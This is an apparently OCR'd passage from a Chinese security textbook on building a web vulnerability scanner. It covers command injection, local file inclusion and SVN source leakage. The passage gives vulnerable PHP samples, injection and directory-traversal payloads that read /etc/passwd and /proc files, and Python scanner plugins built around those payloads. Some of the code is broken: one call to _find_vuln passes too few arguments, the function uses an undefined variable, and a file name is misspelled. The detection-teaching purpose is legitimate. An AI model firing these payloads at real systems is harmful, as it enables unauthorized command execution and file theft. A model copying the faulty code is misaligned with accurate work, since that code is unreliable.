场景 1　将前端获取的变量直接与命令语句进行拼接，然后代入命令执行函数中，这里以

Linux 操作系统为例说明。

后端代码：

```
<?php
$content = $_GET["data"];
echo "<pre>";
system("ls -al".$content);
echo "</pre>";
?>
```

从上面的代码中可以看到，由于变量位于语句的最后面，因此可以利用 Linux 中的一些特殊符号完成命令的注入。在构造扫描载荷（payload）之前，先来看看这些特殊符号的作用，如下：

- 管道符号（|）

它的符号为一条竖线“|”，可以连接多个命令，它会把第一个命令 command 1 执行的结果作为第二个命令 command 2 的输入传给 command 2 并执行。

- 连接符号（;）

它的符号为一个分号“;”，可以连接多个命令，它会依次顺序地执行这些命令。

- 逻辑与符号（&&）

它的符号为两个与符号“&&”，可以连接多个命令，只有第一个命令执行成功，才会执行第二个命令。

- 逻辑或符号（||）

它的符号为两条竖线“||”，可以连接多个命令，只有第一个命令执行失败，才会执行第二个命令；否则不会执行第二个命令。


上面所介绍的符号都可以用来连接多个命令，根据每个符号的特点，可构造对应的扫描载荷（payload）。

前端输入：

```
test;id; 或 test||id;
```

访问链接 http://localhost/book/cmd/1_cmd.php?data=test;id;。

测试效果如下：



从上面的效果截图中可以看到，程序除了成功执行 ls 命令外，还执行了额外的 id 命令，从而成功完成命令执行注入攻击。

场景 2 将前端获取的变量通过单引号或双引号，代入命令执行函数中。

后端代码：

```
<?php
$content = $_GET["data"];
system("curl '".$content."' -o 1.txt");
?>
```


由于可控变量在单引号之间，所以需要先对单引号进行闭合，然后再利用分号的特性进行后续的命令注入，因此可以构造如下的 payload 进行检测。

前端输入：

```
test';id;'
```

访问链接 http://localhost/book/cmd/2_cmd.php?data=test';id;'。

测试效果如下：



场景 3　将用户的输入赋值给某个变量。

后端代码：

```
<?php
$var = "anquanbao";
$content = $_GET["data"];
eval("\$var=$content;");
echo $var;
?>
```

在对场景 3 进行分析之前，我们需要先来了解一下 PHP 的一些特性。在 PHP 中，字符串

的定义可以使用单引号，也可以使用双引号。它们的区别是：双引号串中的变量将被解析而且替换，而单引号串中的内容总被认为是普通字符，不具备任何解析功能。下面分别对可变变量、可变函数和 print 函数进行讲解。

1．可变变量

PHP 中提供了一种其他类型的变量，称之为可变变量。就是说，一个变量的变量名可以动态设置和使用。例如一个普通的变量通过声明来设置，如下：

```
<?php
$a ='hello';
?>
```

一个可变变量获取了一个普通变量的值作为这个可变变量的变量名。在上面的例子中，hello 使用了两个美元符号（$）以后，就可以作为一个可变变量的变量了，如下：

```
<?php
$$a  = 'world';
?>
```

这时，我们会发现这里定义了两个变量：变量$a 的内容是“hello”，并且变量$hello 的内容是“world”。也可以用下面的语句来定义，它们的效果是一致的，如：

```
<?php
${$a} = 'world'
?>
```

这里使用“${$a}”来替换“$$a”，主要利用大括号在变量间接引用中进行定界，避免歧义。

2．可变函数

PHP 同时也支持可变函数。这意味着如果一个变量名后有圆括号，PHP 将寻找与变量的值同名的函数，并且尝试执行它。例如：

```
<?php
   $a = 'print';
   $a(md5(imiyoo));
?>
```

代码中的“$a()”属于可变函数，结合可变变量的用法，这里以函数来替换变量，即为：${print(md5(imiyoo))}。这样就可以执行 print()函数了。由于 print 函数比较特殊，这里有必要说明一下。

3．print 函数

print 函数实际上不是一个真正意义上的函数，而是一个语言结构，因此它可以不必使用括号。但由于它具备函数的形式，所以也可以使用带括号的形式。写成如下的形式也是可以的：

```
<?php
   $a ='print';
   ${print md5(imiyoo)};
?>
```

执行的效果如下：

那么现在针对场景三，我们可以构造如下的语句进行测试。

前端输入：

```
test;${print(md5(imiyoo))}
```

访问链接 http://localhost/book/cmd/3_cmd.php?data=test;${print(md5(imiyoo))}。

测试效果如下：

场景 4 将用户的输入以单引号或双引号的形式赋值给某个变量。

```
<?php
$var = "anquanbao";
$content = $_GET["data"];
```

```
eval("\$var='$content';");
echo $var;
?>
```


由于变量在单引号里面，因此需要先将两边的单引号闭合，然后用分号来分割语句，这样就能执行 PHP 代码了，构造输入如下。

前端输入：

```
test';${print(md5(imiyoo))};'
```

访问链接 http://localhost/book/cmd/4_cmd.php?data=test';${print(md5(imiyoo))};'。

测试效果如下：



场景 5　将用户的输入作为数组的 key 进行赋值。

```
<?php
$myvar = array();
$value = "test";
if(isset($_GET["data"]))
{
$data = $_GET["data"];
eval("\$myvar[\"$data\"] = \"$value\";");
}
?>
```


这里前端输入的变量作为数组的 key，为了执行代码，需要从 key 的位置中跳出来，因此可以通过下面的形式进行闭合，构造如下语句。

前端输入：

```
test"]=1;${print(md5(imiyoo))};//
```

访问链接 http://localhost/book/cmd/5_cmd.php?data=test"]=1; ${print(md5(imiyoo))};//。

测试效果如下：



提示：

命令执行注入的漏洞场景还有很多，这里就不再列举了。我们可以通过对这些场景进行分析和总结，然后有针对性地补充和精简扫描的 payload，这样就可以让扫描器通过最少的请求覆盖更多更全的漏洞场景，从而提高扫描能力。

下面讲一下命令执行注入的检测原理。

首先，需要结合漏洞的场景，对原有的语句逻辑进行闭合。

然后，通过特性字符或特性用法注入有预期输出的命令语句。

最后，根据响应输出的内容进行漏洞判定。

如果目标存在命令注入执行漏洞，那么预期的内容就会显性地输出到页面。同理，如果目标不存在该漏洞，那么页面就不会出现预期的内容。

下面构造该漏洞对应的扫描载荷，将命令执行注入漏洞的场景及检测数据整理如下表：

场景类型	扫描载荷	检测特征
场景 1	test;id; 或 test||id;	uid=1002(www) gid=1002(www) groups=1002(www)
场景 2	test';id;'	uid=1002(www) gid=1002(www) groups=1002(www)
场景 3	test;${print(md5(imiyoo))}	1417a3e718a3d279aefda8711a0f5f65
场景 4	test';${print(md5(imiyoo))};'	1417a3e718a3d279aefda8711a0f5f65
场景 5	test"]=1;${ print(md5(imiyoo))};//	1417a3e718a3d279aefda8711a0f5f65

该漏洞场景实质上覆盖了两类情况：一类是系统层面的命令执行；另一类是应用层面的命令执行。由于它们的命令特征函数并不相同，因此可以分类对其进行检测。

根据上面的检测原理和对应的扫描载荷，来实现针对命令执行注入漏洞的检测，部分代码如下：

```
#coding=utf-8
'''
cmd.py
'''
from LogManager import log
import re
import copy
from wCurl import wcurl
from http.Request import Request
from util.smart_fill import smart_fill
import teye_data.severity as severity
from teye_data.vuln import vuln
from teye_data.vulnmanager import vm

class cmd:
    '''
    '''
    def __init__(self):
        '''
        '''
        #扫描模式：0为对参数进行Fuzz，1为对路径进行Fuzz
        self._fuzz_mode = 0
        self._cmd_db = self._get_cmd_db()

    def check(self,t_request):
        '''
        '''
        log.info(u"正在检测目标是否存在命令执行漏洞...")
        http_request = copy.deepcopy(t_request)
        if http_request.get_method()=="GET":
            param_dict = http_request.get_get_param()
        if http_request.get_method()=="POST":
            param_dict = http_request.get_post_param()
        cmd_payload_list = self._get_payload_list(param_dict)
        for name,poc_info,pattern in cmd_payload_list:
            if http_request.get_method()=="GET":
                res =
wcurl.get(http_request.get_url().get_uri_string(),params=poc_info)
                if self._find_vuln(res):
                    v = vuln()
                    url = res.get_url()
                    v.set_url(url.get_uri_string()+"?"+str(poc_info))
                    v.set_method("GET")
                    v.set_param(name)
                    v.set_name("CMD Vuln")
                    v.set_rank(severity.H)
                    vm.append(self,url.get_host(),"cmd",v)
                    log.info("CMD Vuln")
                    print "CMD Vuln 漏洞URL：%s，漏洞参数：%s" % (url,name)

    def _find_vuln(self,res,pattern):
        '''
        '''
```

```
        res_body = res.body
        if res_body is None:
            return False
        result = re.search(item,res_body,re.I)
        if  result:
            return True
        return False

    def _get_cmd_db(self):
        '''
        #"type":"linux","cmd":"id","payload":";id;","pattern":""
        '''
        cmd_db = []
        cmd_item = {}
        cmd_item["type"] = "linux"
        cmd_item["cmd"]="id"
        cmd_item["payload"]=[";id;","';id;'"]
        cmd_item["pattern"]=r"uid=\d+\(\w+\)\s*gid=\d+\(\w+\)\s*groups=\d+\(\w+\)"
        cmd_db.append(cmd_item)

        cmd_item = {}
        cmd_item["type"] = "php"
        cmd_item["cmd"] ="print(md5(imiyoo))"
        cmd_item["payload"]=["${print(md5(imiyoo))}","';${print(md5(imiyoo))};'",
"\"]=1;${ print(md5(imiyoo))};//"]
        cmd_item["pattern"]=r"1417a3e718a3d279aefda8711a0f5f65"
        cmd_db.append(cmd_item)
        ……
        return cmd_db

    def _fill_param(self,param):
        '''
        自动填表
        '''
        param_dict = copy.deepcopy(param)
        for key,value in param_dict.iteritems():
            str_value = "".join(value)
            if str_value=="":
                param_dict[key]=smart_fill(key)
        return param_dict

    def _get_payload_list(self,param):
        '''
        '''
        res = []
        o_param_dict = self._fill_param(param)
        o_param_key  = o_param_dict.keys()
        for name in o_param_key:
            o_v = o_param_dict.get(name)
            if type(o_v) is list:
                if len(o_v)<=1:
                    o_v="".join(o_v)
                else:
```

```
                    continue

            for item in self._cmd_db:
                cmdtype  = item["type"]
                pattern  = item["pattern"]
                payload_list = item["payload"]
                for p in payload_list:
                    #payload的构造形式为：原始值+payload
                    o_param_dict[name] = o_v + p
                    ……
                    #完整的参数信息，字典类型
                    poc_param_dict = copy.deepcopy(o_param_dict)
                    poc_tuple = (name,poc_param_dict,pattern)
                    res.append(poc_tuple)
        return res
```

接下来，对上面所描述的漏洞场景进行测试和验证，具体的效果如下：

```
imiyoo:~/workplace/tscanner$ nosetests tests/test_common_vuln.py:test_cmd -s
CMD Vuln 漏洞URL:http://192.168.126.145/book/cmd/1_cmd.php,漏洞参数:data
CMD Vuln 漏洞URL:http://192.168.126.145/book/cmd/2_cmd.php,漏洞参数:data
CMD Vuln 漏洞URL:http://192.168.126.145/book/cmd/3_cmd.php,漏洞参数:data
CMD Vuln 漏洞URL:http://192.168.126.145/book/cmd/4_cmd.php,漏洞参数:data
CMD Vuln 漏洞URL:http://192.168.126.145/book/cmd/5_cmd.php,漏洞参数:data
{u'192.168.126.145': {'teye_cmd_plugin': {'cmd': [<vuln object: "CMD Vuln">, <vuln object: "CMD Vuln">, <vuln object: "CMD Vuln">, <vuln obje
ct: "CMD Vuln">, <vuln object: "CMD Vuln">]}}}
.
----------------------------------------------------------------------
Ran 1 test in 1.732s

OK
```

5.2.4　文件包含漏洞

文件包含漏洞可以分为两种，一种是远程文件包含，简称 RFI。服务器通过 PHP 的特性（函数）去包含远程文件时，由于要包含的这个文件来源过滤不严，导致可能包含一个恶意的文件，而我们则可以构造这个恶意文件来达到攻击的目的；另一种是本地文件包含，简称 LFI。程序员们为了开发的方便，常常会用到文件包含的功能。比如，把一系列功能函数都写进 fuction.php 中，之后当某个文件需要调用时就直接在文件头中进行包含引用，这时就可以调用其内部定义的函数。如果程序员未对用户可控的变量进行输入检查，那么就会导致用户可以控制被包含的文件。攻击者可以包含特定的文件执行，从而对目标进行攻击。

其实这两类漏洞并没有太多本质上的区别，只不过在检测时远程文件包含需要加载远程有预期输出的文件，而本地文件包含则是加载本地有预期输出的文件，所以笔者在这里就不做区别对待了。在本节中我们主要学习本地文件包含漏洞的检测，感兴趣的读者也可以下去实现远程文件包含漏洞的检测。

下面是本地文件包含漏洞场景。

场景 1　将前端获取的变量直接传递给文件包含函数。


后端代码：

```
<?php
$filename=$_GET["data"];
@include($filename);
?>
```

这里将前端获取的文件名直接传递到文件包含函数中，中间没有任何过滤，因此我们可以控制包含的文件名变量。当前端输入如下的内容：

```
/etc/passwd
```

那么就可以直接读取 Linux 系统中的账号和密码文件了，如下图：



但在实际的测试中，像 lnmp 这种一键集成环境部署工具本身就已做过一些安全加固措施，在网站的根目录下有一个名为.user.ini 的隐藏文件，它会限定文件读取的目录，内容如下：

```
open_basedir=/home/wwwroot/default:/tmp/:/proc/
```

因此，我们只能在限定路径外去寻找有预期输出的文件进行漏洞判定。针对当前的环境，有下面两种方式：

一种是利用/proc/目录下的文件，Linux 内核提供了一种通过/proc 文件系统，在运行时访问

内核内部数据结构、改变内核设置的机制。它以文件系统的方式为访问系统内核数据的操作提供接口，用户和应用程序可以通过 proc 得到系统的信息。该目录下可作为预期输出的文件，如下表：

文件路径	内容描述
/proc/cmdline	启动时传递给 kernel 的参数信息
/proc/devices	已经加载的设备并分类
/proc/cpuinfo	系统的 CPU 的信息
/proc/meminfo	RAM 使用的相关信息
/proc/version	Linux 内核版本和 GCC 版本
/proc/partitions	分区中的块分配信息
/proc/uptime	系统已经运行了多久
……	……

另一种就是有针对性地去找一些系统默认的配置文件和隐藏文件，比如，在当前的 lnmp 环境下，可以通过隐藏文件.user.ini 进行漏洞检测和判定。


为了描述简单和易于理解，这里用第一种方法进行语句构造。

前端输入：

```
/proc/meminfo
```

访问链接：http://localhost/book/lfi/1_lfi.php?data=/proc/meminfo。

测试效果如下：



场景 2　将前端获取的变量名通过拼接目录名，直接传递给文件包含函数。

后端代码：

```
<?php
$filename = $_GET["data"];
@include("template/".$filename);
?>
```

代码中的文件名前面还有目录名，程序员本来是想只允许包含该目录下的文件，但由于这里并没有任何限制，因此，可以利用目录跳转“../”进行突破，跳出当前所在的目录，这样就又可以包含任意文件了。由于这里并不知道上级目录的级数，没有合适的参考路径，所以需要用多级目录跳转，直至根目录，然后从根目录开始选择有预期输出的文件，因此构造如下的语句。

前端输入：


```
../../../../../../../../../../../../../proc/meminfo
```

注意：

一般应用的 Web 目录不会超过 10 级，所以这里用 10 个目录跳转符进行构造和演示。在实际检测中，可以选择使用更多目标跳转符。

访问链接 http://localhost/book/lfi/2_lfi.php?data=../../../../../../../../../../proc/meminfo。

测试效果如下图：



场景 3　将前端获取的变量通过拼接扩展名，然后直接传递给文件包含函数。

```
<?php
$filename = $_GET["data"];
@include($filename.".inc");
?>
```

这里程序限制了文件的扩展名，由于只能包含特定扩展名的文件，这样就不能包含有预期输出的文件了，所以也就无法进行正常的检测。但是可以利用字符串截断的特性进行突破：

- %00 截断

十六进制 0x00 是字符串结束的标志。如果是字符串类型，在遇到 0x00 时就会截断，其后的字节不会再作为字符串的内容。这样就可以利用 0x00 来截断后面的扩展名，从而可以包含任意文件。%00 是 0x00 在 URL 中的表现形式，因此可以构造如下的语句进行检测：

```
/proc/meminfo%00
```

- 长度截断

通常 Windows 的截断长度为 240，Linux 的截断长度为 4096。由于 Windows 和 Linux 的文件名都有一个最大路径长度（MAX_PATH）的限制，因此当提交文件名的长度超过了最大路径长度的限制时就会截断后面的内容，从而可以无障碍地包含任意文件。在实际的测试中，可以用一定数量的字符“.”、“/”或者“./”来突破操作系统对文件名的最大长度限制，截断后面的字符串。

不过%00 截断和长度截断在 PHP 5.4 以上版本都已经修复，因此在测试环境中并不能重现，但它仍然是一类重要的漏洞场景。

文件包含漏洞的检测其实相对简单，因为它有非常明显的输入和输出，所以只需要根据不同的漏洞场景，通过构造语句读取有预期输出的文件，然后通过相应的特征匹配，就可以实现漏洞检测。如果目标存在漏洞，那么对应的文件就会被读取，而文件中的内容也会被输出到响应页面中，这样就可以根据文件的内容特征进行匹配，从而进行后续的漏洞判定。

扫描载荷的情况如下表：

漏洞场景	扫描载荷	检测特征
场景 1	/proc/meminfo	MemTotal：4047300 kB
场景 2	../../../../../../../../../proc/meminfo	MemTotal：4047300 kB
场景 3	/proc/meminfo%00	MemTotal：4047300 kB
场景 4	/proc/meminfo./{4096,}	MemTotal：4047300 kB

在文件包含的检测中，经常会碰到一种情况：在原始响应页面中就存在特征内容，这样就会造成明显的误报，因此需要先对原始请求的内容进行预判，然后再进行对应的漏洞检测。具体的核心检测代码如下：

```
#coding=utf-8
'''
lfi.py
'''
```

```
import re
import copy

import teye_data.severity as severity
from teye_data.vuln import vuln
from teye_data.vulnmanager import vm

from LogManager import log
from http.Request import Request
from wCurl import wcurl
from util.smart_fill import smart_fill

class lfi:
    '''
    '''
    def __init__(self):
        '''
        '''
        #扫描模式：0为对参数进行Fuzz，1为对路径进行Fuzz
        self._fuzz_mode = 0
        ……

    def check(self,t_request):
        '''
        '''
        log.info(u"正在检测目标是否存在文件包含漏洞...")
        http_request = copy.deepcopy(t_request)
        if http_request.get_method()=="GET":
            param_dict = http_request.get_get_param()
        if http_request.get_method()=="POST":
            param_dict = http_request.get_post_param()
        lfi_payload_list = self._get_payload_list(param_dict)
        vuln_name = set()
        for name,poc_info,pattern in lfi_payload_list:
            res = wcurl.get(http_request.get_uri_string(),params=poc_info)
            if self._find_vuln(res, pattern):
                if name in vuln_name:
                    continue
                vuln_name.add(name)
                v = vuln()
                url = res.get_url()
                v.set_url(url.get_uri_string()+"?"+str(poc_info))
                v.set_method("GET")
                v.set_param(name)
                v.set_name("LFI Vuln")
                v.set_rank(severity.H)
                vm.append(self,url.get_host(),"lfi",v)
                log.info("LFI Vuln")
                print "LFI Vuln 漏洞URL：%s，漏洞参数：%s" % (url,name)

    def _find_vuln(self,res,pattern):
```

```
        '''
        '''
        if res is None:
            return False
        res_body = res.body
        if res_body is None:
            return False
        result = re.search(pattern,res_body,re.I)
        if  result:
            return True
        return False

    def _fill_param(self,param):
        '''
        '''
        param_dict = copy.deepcopy(param)
        for key,value in param_dict.iteritems():
            str_value = "".join(value)
            if str_value=="":
                param_dict[key]=smart_fill(key)
        return param_dict

    def _get_lfi_list(self):
        '''
        '''
        localfiles = []
        #Linux,Uninx
        #%00会被编码，这里用\x00来避免编码
        #/proc/meminfo文件
        localfiles.append(("/proc/meminfo","memtotal:\s*\d+\s*\w{2}"))

    localfiles.append(("../../../../../../../../../../proc/meminfo","memtotal:\s*\d+
\s*\w{2}"))
        localfiles.append(("../../../../../../../../../../../proc/meminfo\x00",
"memtotal:\s*\d+\s*\w{2}"))

    localfiles.append(("../../../../../../../../../../../proc/meminfo\x00.html",
"memtotal:\s*\d+\s*\w{2}"))
        #/etc/passwd文件
        localfiles.append(("/etc/passwd","root:x:0:0:"))

    localfiles.append(("../../../../../../../../../../etc/passwd","root:x:0:0:"))

    localfiles.append(("../../../../../../../../../../etc/passwd\x00","root:x:0:0
:"))

    localfiles.append(("../../../../../../../../../../etc/passwd\x00.html","root:
x:0:0:"))
        return localfiles
```

```
    def _get_payload_list(self,param):
        '''
        '''
        res = []
        temp_param_dict = self._fill_param(param)
        temp_param_key  = temp_param_dict.keys()
        for name in temp_param_key:
            o_v = temp_param_dict.get(name)
            if type(o_v) is list:
                if len(o_v)<=1:
                    o_v="".join(o_v)
            else:
                o_v = o_v
            payload_list  = self._get_lfi_list()
            for payload,pattern in payload_list:
                #完整的参数信息，字典类型
                poc_param_dict = copy.deepcopy(temp_param_dict)
                poc_param_dict[name] = payload
                poc_tuple = (name,poc_param_dict,pattern)
                res.append(poc_tuple)
        return res
```

现在利用它来对文件包含的漏洞场景进行检测，测试的效果如下图：


```
imiyoo:tscanner imiyoo$ nosetests tests/test_common_vuln.py:test_lfi -s
LFI Vuln 漏洞URL:http://192.168.126.145/book/lfi/1_lfi.php,漏洞参数:data
LFI Vuln 漏洞URL:http://192.168.126.145/book/lfi/2_lfi.php,漏洞参数:data
{u'192.168.126.145': {'teye_lfi_plugin': {'lfi': [<vuln object: "LFI Vuln">, <vuln object: "LFI Vuln">]}}}
.
----------------------------------------------------------------------
Ran 1 test in 1.185s

OK
```

5.2.5　敏感文件泄露

敏感文件泄露主要由于人为的疏忽或工具的特性等原因所致。由于没有技术含量，所以经常不被人重视。但它却最容易导致服务器被攻击和入侵，攻击者利用这些细节可以有效地探测到敏感文件信息，而这些敏感文件通常包含账号、密码等重要信息，然后利用这些账号信息访问未授权系统实现进一步攻击，从而完成最终的入侵和数据窃取。

下面是敏感文件泄露漏洞场景。

场景 1　管理员为了对网站数据进行备份，直接对网站目录下的所有文件打包，并将其存放在网站的根目录下。同时为了简单易记，通常会将其命名如：wwwroot.rar、wwwroot.zip、1.zip、w.zip、bak.zip 等，而网站目录中的这些文件，在没有额外控制策略的情况下，任何人都可以直接访问和下载，如下图：



场景 2　开发人员在使用版本控制工具（如：GIT、SVN、CVS 等）进行项目部署时，没有删除根目录下的隐藏备份文件。攻击者利用这些文件可换取项目源代码或配置文件等敏感信息，从而完成后续的攻击和入侵。

这里举两个典型的漏洞场景：SVN 敏感信息泄露和 Git 敏感信息泄露，下面分别进行讲解。


SVN 敏感信息泄露

SVN（Subversion）是一个自由、开源的项目源代码版本控制工具。目前，绝大多数开源软件和企业代码管理，都使用 SVN 作为代码版本管理软件。开发人员使用“svn checkout”来检出项目代码时，在项目根目录下会有一个隐藏目录.svn，内容如下：

```
imiyoo:~/workplace/svn_for_tscanner/tscanner$ ls -waF1 .svn/
./
../
entries
format
pristine/
tmp/
wc.db
```

其中，项目源码文件都备份在 pristine 目录下，wc.db 是一个 SQLite 数据库文件，里面记录着项目源码文件在 pristine 目录下的对应路径，可以通过下面命令获取：

```
sqlite3 wc.db 'select local_relpath, ".svn/pristine/" || substr(checksum,7,2) || "/" ||
substr(checksum,7) || ".svn-base" as alpha from NODES;'
```



而对于 SVN 的 1.6.X 及以下版本，则可以通过对.svn 隐藏目录中的 entries 文件进行解析，这样就可以获取项目源码的目录结构和文件内容。entries 文件的解析也非常简单，如下：

```
#coding=utf-8
import re
file = open("entires","rb")
content=file.read()
